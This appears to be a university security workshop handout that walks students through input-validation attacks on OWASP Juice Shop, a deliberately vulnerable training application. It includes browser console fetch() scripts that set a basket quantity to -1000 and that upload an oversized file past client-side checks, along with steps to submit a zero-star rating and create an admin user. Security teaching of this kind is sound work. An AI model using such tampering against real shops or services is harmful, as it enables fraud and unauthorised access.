

## CSC 515: Spring 2023 – Workshop 4: Insufficient Input Validation


In this workshop, we will exploit a vulnerable web application by exploiting insufficient input validation.

For this workshop, you'll need to complete the following tasks and then answer questions in Gradescope.

#	Task	Description
1	Give Zero Stars	Give the company a zero-star rating
2	Make Yourself Rich	Follow a guided attack against the shopping basket
3	Upload Large File	Follow a guided attack to upload an improper file
4	On Your Own	Perform additional attacks and report on your progress

### Give Zero Stars

1. Open the OWASP Juice Shop application
2. Go to the Contact US → Customer Feedback page (See below)
3. Fill out the form (but do not click any stars). Use the browser's developer tools to inspect the HTML for the submit button on the feedback form.



Customer Feedback Link

A screenshot of the "Customer Feedback" form in the OWASP Juice Shop application. The form is dark-themed with white text. It has a title "Customer Feedback" at the top. Below the title, there are three input fields: "Author" (with the value "anonymous"), "Comment \*" (with a character count "Max. 160 characters" and "1/160"), and "Rating" (a radio button). Below the rating field, there is a CAPTCHA section with the text "CAPTCHA: What is 1\*8\*7?" and a "Result \*" input field containing the value "56". At the bottom of the form, there is a "Submit" button with a right-pointing arrow.

Feedback Form

Elements Console Sources Network Performance Memory Application Security Lighthouse >> 27 1

```

<started-notification>
<app-challenge-solved-notification _ngcontent-qtr-c266 _ngghost-qtr-c259>...</app-
challenge-solved-notification>
<app-welcome _ngcontent-qtr-c266 _ngghost-qtr-c257>...</app-welcome>
<router-outlet _ngcontent-qtr-c266></router-outlet>
<app-contact _ngghost-qtr-c122 class="ng-star-inserted">
  <div _ngcontent-qtr-c122 fxlayoutalign="center" style="place-content: stretch center;
  align-items: stretch; flex-direction: row; box-sizing: border-box; display: flex;">
    <mat-card _ngcontent-qtr-c122 class="mat-card mat-focus-indicator mat-elevation-z
    6">
      <h1 _ngcontent-qtr-c122 translate>Customer Feedback</h1>
      <div _ngcontent-qtr-c122 id="feedback-form" class="form-container">...</div>
      <button _ngcontent-qtr-c122 type="submit" id="submitButton" mat-raised-button
      color="primary" aria-label="Button to send the review" class="mat-focus-indicator
      mat-raised-button mat-button-base mat-primary mat-button-disabled" disabled="tru
      e"> == $0
    </button>
  </div>
</div>

```

Styles Computed Layout Event Listeners >>

Filter :hov .cls +

```

element.style {
}
#submitButton[_ngcontent-qtr-c122] {
  margin-left: 20%;
  margin-top: 30px;
  width: 60%;
}
.bluegrey-lightgreen-theme .mat-
raised-button.mat-button-
disabled:not([class*=mat-elevation-z]) {
  box-shadow: 0 0 0 #0003, 0 0 0 #00000024,
  0 0 0 #0000001f;
}
.bluegrey-lightgreen-theme .mat-
flat-button.mat-primary.mat-
button-disabled, .bluegrey-lightgreen-theme
.mat-flat-button.mat-accent.mat-button-disabled,
.bluegrey-lightgreen-theme .mat-flat-button.mat-
warn.mat-button-disabled, .bluegrey-lightgreen-
theme .mat-flat-button.mat-button-disabled.mat-
button-disabled, .bluegrey-lightgreen-theme
.mat-raised-button.mat-primary.mat-button-
disabled, .bluegrey-lightgreen-theme .mat-
raised-button.mat-accent.mat-button-disabled

```

op-contact.ng-star-inserted div mat-card.mat-card.mat-focus-indicator.mat-elevation-z6 button#su ...

le What's New x

## Developer Tools – Submit Button

Notice that the button is disabled.

- Double-click the **disabled** text for the submit button and delete it. You should now be able to submit the form. (I would do both `mat-button-disabled` and `disabled="true"`)


```

<button _ngcontent-osl-c122 type="submit" id="submitButton" mat-raised-button color="primary" aria-label="Button to send the review"
class="mat-focus-indicator mat-raised-button mat-button-base mat-primary mat-button-disabled" disabled="true"> == $0

```

Overriding the button being disabled


- To verify



Submitted zero star rating


## Make Yourself Rich / Order a Negative Quantity

1. Login to the OWASP Juice Shop as any user (for example: username [demo](#) and password [demo](#)). Make sure your browser's developer tools are open and is currently monitoring network requests.
2. Add any product to your shopping basket.



## Shopping Basket

Notice that adding an item to your shopping basket uses a GET request:



## GET request when adding an item to your shopping basket

Where 1 is the product ID, and d= the current date/time.

3. From the request header, save your Authorization information:



```
{
  "status": "success",
  "data": {
    "ProductId": 1,
    "BasketId": 6,
    "id": 9,
    "quantity": 2,
    "createdAt": "2022-09-19T12:31:07.469Z",
    "updatedAt": "2022-09-19T12:31:30.271Z"
  }
}
```

- ```
fetch('http://<YOUR JUICE SHOP ADDRESS>/api/BasketItems/<YOUR BASKET ITEM ID>', {
  method: 'PUT',
  body: JSON.stringify({
    quantity: -1000
  }),
  headers: {
    'Content-type': 'application/json; charset=UTF-8',
    'Authorization': 'Bearer <YOUR TOKEN HERE>'
  }
})
.then(res => res.json())
.then(console.log)
```

```


    fetch('https://slankas-juice-shop.herokuapp.com/api/BasketItems/9', {
      method: 'PUT',
      body: JSON.stringify({
        quantity: -1000
      }),
      headers: {
        'Content-type': 'application/json; charset=UTF-8',
        'Authorization': 'Bearer'
      }
    })
    .then(res => res.json())
    .then(console.log)
  )
}

// r { __zone_symbol__state: null, __zone_symbol__value: Array(0) }



{status: 'success', data: (...)}
data: {ProductId: 1, BasketId: 6, id: 9, quantity: -1000, createdAt: '2022-09-19T12:31:07.469Z', ...}
status: 'success'
[[Prototype]]: Object
polyfills.js:1

```

6. Refresh your shopping basket. How much do you now owe?



**Your Basket (demo)**

|                                                                                   |                      |       |      |                                                                                     |
|-----------------------------------------------------------------------------------|----------------------|-------|------|-------------------------------------------------------------------------------------|
|  | Apple Juice (1000ml) | -1000 | 1.99 |  |
|-----------------------------------------------------------------------------------|----------------------|-------|------|-------------------------------------------------------------------------------------|

**Total Price: -1990**


**Checkout**

You will gain 0 Bonus Points from this order!

Basket showing a negative price

### Upload Improper Files

1. Login to the OWASP Juice Shop as any user (for example: username [demo](#) and password [demo](#)). Make sure your browser's developer tools are open and is currently monitoring network requests.
2. Open the Complaint form from the left-hand drop down menu:




**OWASP Juice Shop**

Contact

- Customer Feedback
- Complaint**
- Support Chat

Left-hand Navigation



**Complaint**

Customer: demo

Message:   
Max. 160 characters 1/160

Invoice: Choose File No file chosen

**Submit**

Complaint Form

3. Fill-out the form by entering a message and select a PDF file on your computer. Submit the form.  
Note: if you select files that are too large or not of the appropriate type, you will see an error message –

The screenshot shows a web form titled "Complaint". At the top, a red error message reads: "File too large. Maximum 100 KB allowed." Below this, there is a "Customer" input field containing the text "demo". Underneath is a "Message \*" text area containing "This thing was broken". To the left of the text area is a character count: "Max. 160 characters" and to the right is "22/160". Below the message field is a file upload section labeled "Invoice:" with a "Choose File" button and a filename "nistspecialp... Systems.pdf". At the bottom of the form is a "Submit" button.

Submit PDF File that is too Large

- Let's work to bypass the **client-side** validation of the file size. Refresh the Complaint form page. Enter a message, select a PDF file larger than 100kB (but less than 200kB, which is the file size limit for the demo web application), but do not click submit!
- Now let's enter a script into the browser's developer tools console. The script will retrieve the file information and submit the form as a POST request.

```
var input = document.querySelector('input[type="file"]')
var data = new FormData()
data.append('file', input.files[0])

fetch('/file-upload', {
  method: 'POST',
  body: data,
  headers: {
    'Authorization': 'Bearer <YOUR TOKEN HERE>'
  }
})
.then(console.log)
```

In the sample, you will need to replace the "YOUR TOKEN HERE" with the appropriate contents. Make sure you have a message entered in the form. Press "enter"/"return" to execute the post request to upload the file.

## Successful POST request

Notice the response for our request was successful! The file was successfully uploaded, even though it violates the file size restriction on the client-side.

## On Your Own

In Moodle, answer the questions in the Workshop 4 activity by performing attacks in which the application does not appropriately validate input:

- Create a new user that is registered in the admin user role
- Upload a non-pdf / non-zip file using the complaint form